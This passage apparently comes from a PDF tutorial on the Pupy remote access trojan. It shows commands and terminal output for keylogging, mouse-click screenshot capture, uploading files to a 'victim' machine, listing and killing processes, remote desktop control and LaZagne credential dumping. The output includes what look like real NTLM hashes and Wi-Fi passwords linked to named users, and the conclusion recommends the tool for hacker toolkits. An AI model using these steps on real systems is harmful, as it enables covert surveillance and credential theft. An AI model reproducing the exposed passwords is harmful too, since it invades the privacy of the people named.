
```

Result: When the command “run gather/keylogger start” is given it monitors all keyboards interaction including the clipboard and when gather/keylogger dump is given, it displays the key logs entered from the start command till the dump command. The keystrokes are saved to path data/keystrokes/

10. manage/upload

Upload a file/directory to a remote system.

Usage: run manage/upload local_path remote_path



```

root@kali: ~/Desktop/pupy/pupy
File Edit View Search Terminal Help
>> run manage/upload /root/Desktop/wifiphisher-master.zip C:/Users/kichi/Desktop/wifiphisher-master.zip
[%] Uploading local:/root/Desktop/wifiphisher-master.zip to remote:C:/Users/kichi/Desktop/wifiphisher-master.zip (size=2057822)
[+] file local:/root/Desktop/wifiphisher-master.zip uploaded to remote:C:/Users/kichi/Desktop/wifiphisher-master.zip
>> 

```


Result: A file is uploaded to the victim’s system from the attacker’s system where the source path from the attacker’s system and destination location to victim’s are specified.

PUPYRAT

11. gather/mouselogger

Log mouseclicks and take screenshots of areas around it.

Usage: run gather/mouselogger {start,dump,stop}



```

root@kali: ~/Desktop/pupy/pupy
File Edit View Search Terminal Help
>> run gather/mouselogger start
>> run gather/mouselogger dump
[+] dumping recorded mouse clicks :
[+] 29 screenshots taken
[%] screenshot saved to data/mouselogger/scr_win_kichu_D85DE2A9DAC3_unknown_2018-03-08_16-27-18.307000.png
[%] screenshot saved to data/mouselogger/scr_win_kichu_D85DE2A9DAC3_unknown_2018-03-08_16-27-18.323000.png
[%] screenshot saved to data/mouselogger/scr_win_kichu_D85DE2A9DAC3_unknown_2018-03-08_16-27-19.201000.png
[%] screenshot saved to data/mouselogger/scr_win_kichu_D85DE2A9DAC3_unknown_2018-03-08_16-27-19.232000.png
[%] screenshot saved to data/mouselogger/scr_win_kichu_D85DE2A9DAC3_unknown_2018-03-08_16-27-24.797000.png
[%] screenshot saved to data/mouselogger/scr_win_kichu_D85DE2A9DAC3_unknown_2018-03-08_16-27-24.816000.png
[%] screenshot saved to data/mouselogger/scr_win_kichu_D85DE2A9DAC3_unknown_2018-03-08_16-27-27.269000.png
[%] screenshot saved to data/mouselogger/scr_win_kichu_D85DE2A9DAC3_unknown_2018-03-08_16-27-27.293000.png
[%] screenshot saved to data/mouselogger/scr_win_kichu_D85DE2A9DAC3_unknown_2018-03-08_16-27-30.764000.png
[%] screenshot saved to data/mouselogger/scr_win_kichu_D85DE2A9DAC3_unknown_2018-03-08_16-27-30.791000.png


```

Result: When the command “run gather/mouselogger start” is given it monitors all mouseclicks and take screenshots of areas around it and when gather/keylogger dump is given, it saves all the screenshot to the path data/mouselogger/.

12. admin/zip

zip/unzip file or directory

Usage: run admin/zip -l -u -d destination sourcefile



```

root@kali: ~/Desktop/pupy/pupy
File Edit View Search Terminal Help
>> run admin/zip -l -u -d C:/Users/kichi/Desktop/wifiphisher-master.zip
[+] wifiphisher-master.zip:
0B wifiphisher-master/
250B wifiphisher-master/.editorconfig
835B wifiphisher-master/.gitignore
30B wifiphisher-master/.style.yapf
1K wifiphisher-master/.travis.yml
3K wifiphisher-master/CHANGELOG
3K wifiphisher-master/CODE OF CONDUCT.md
443B wifiphisher-master/ISSUE_TEMPLATE.md
34K wifiphisher-master/LICENSE.txt
67B wifiphisher-master/MANIFEST.in
11K wifiphisher-master/README.md
0B wifiphisher-master/bin/
411B wifiphisher-master/bin/wifiphisher
0B wifiphisher-master/docs/
7K wifiphisher-master/docs/Makefile
0B wifiphisher-master/docs/_static/
0B wifiphisher-master/docs/_static/getting_started/
30K wifiphisher-master/docs/_static/getting_started/install_browser_download.gif
29K wifiphisher-master/docs/_static/getting_started/install_browser_open.gif
36K wifiphisher-master/docs/_static/getting_started/install_browser_page.gif


```

Result: A zip file is uploaded to the victim’s system from the attacker’s system where destination path and the source path are specified.

13. admin/ps

List processes

Usage: run admin/ps




```
root@kali: ~/Desktop/pupy/pupy
File Edit View Search Terminal Help
>> run admin/ps
 0 {System Idle Process}
 4 {System}
316 {svchost.exe}
420 {smss.exe}
484 {svchost.exe}
556 {csrss.exe}
572 {igfxCUIService.exe}
620 {wininit.exe}
636 {svchost.exe}
692 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe --type=utility
724 {services.exe}
732 {lsass.exe}
800 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe --type=crashpad
804 {svchost.exe}
836 {svchost.exe}
900 C:\Windows\System32\igfxEM.exe
944 {svchost.exe}
1008 {svchost.exe}
1104 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
1168 C:\Windows\System32\igfxHK.exe
1348 {spoolsv.exe}
1372 {svchost.exe}
1432 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe --type=watcher
```

Result: All the processes of the victim's system are displayed.

14. general/process_kill

Kill a process

Usage: run general/process_kill pid



```
root@kali: ~/Desktop/pupy/pupy
File Edit View Search Terminal Help
>> run general/process_kill 1104
[+] process killed !
>> 
```

Result: Kills the processes in the victim's system by mentioning the process id.

PUPYRAT

15. admin/rdesktop

Remote access

Usage: run admin/rdesktop

Result: Creates a remote desktop connection through the web browser. The victim's interface can be controlled from the browser.

11. creds/lazagne

Retrieve passwords stored on the target

Usage: run creds/lazagne.

```

root@kali: ~/pupy/pupy
File Edit View Search Terminal Help

>> PupyClient(id=2, user=Manu Joseph, hostname=Mj, platform=Windows) <<

##### User: SYSTEM #####
----- Hashdump -----

Login      Hash
-----
Administrator aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Guest         aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Manu Joseph   aad3b435b51404eeaad3b435b51404ee:49e1bb18e8843714a6879bcb46bade81
----- Lsa_secrets -----

```

PUPYRAT

```

root@kali: ~/pupy/pupy
File Edit View Search Terminal Help

##### User: Manu Joseph #####
----- Wifi -----

Authentication Protected SSID Password
-----
WPA2PSK true jojo jojoqwertys
WPA2PSK true NETGEAR54 pinkmango417
WPA2PSK true 123 12345678
WPA2PSK true EjrpN-TUo= .7Pj-3GVMajjaP+QcnPDi0ut8K3w8
d6W1hi8t@ANroUMy.L3LhECuHdCG#*MK~l
WPA2PSK true DESKTOP-HD04VK3 2827 zabathmath
WPA2PSK true vena machaaaa venaa 12345678
WPA2PSK true Aqua Power M mmmmmmm
WPA2PSK true Connectify-12 MOTHERMARY

```

Result: The credentials stored in the victims system is retrieved using the lazagne module. We obtain the passwords of accounts stored in browsers, wifi passwords stored in the system and so on. We also obtain the system credentials as hashed which can be further cracked by pybozo and John_the_ripper tools.

3. CONCLUSION

Pupy is a solid remote administration tool, with a good spread of features and modules for nearly any type of penetration test. It works on a variety of systems and is worthy of inclusion in hacker toolkits everywhere. It does not use metasploit framework for penetration. It is still in development so it may not be as effective as metasploit framework. For advanced users, the way that payloads are generated and managed make this tool a contender for automated attacks. But there are issues creating a apk file and linux based payload file at present and the developers has taken initiative to resolve it.

REFERENCES

- <https://github.com/n1nj4sec/pupy>
- <https://null-byte.wonderhowto.com/how-to/use-pupy-linux-remote-access-tool-0180320/>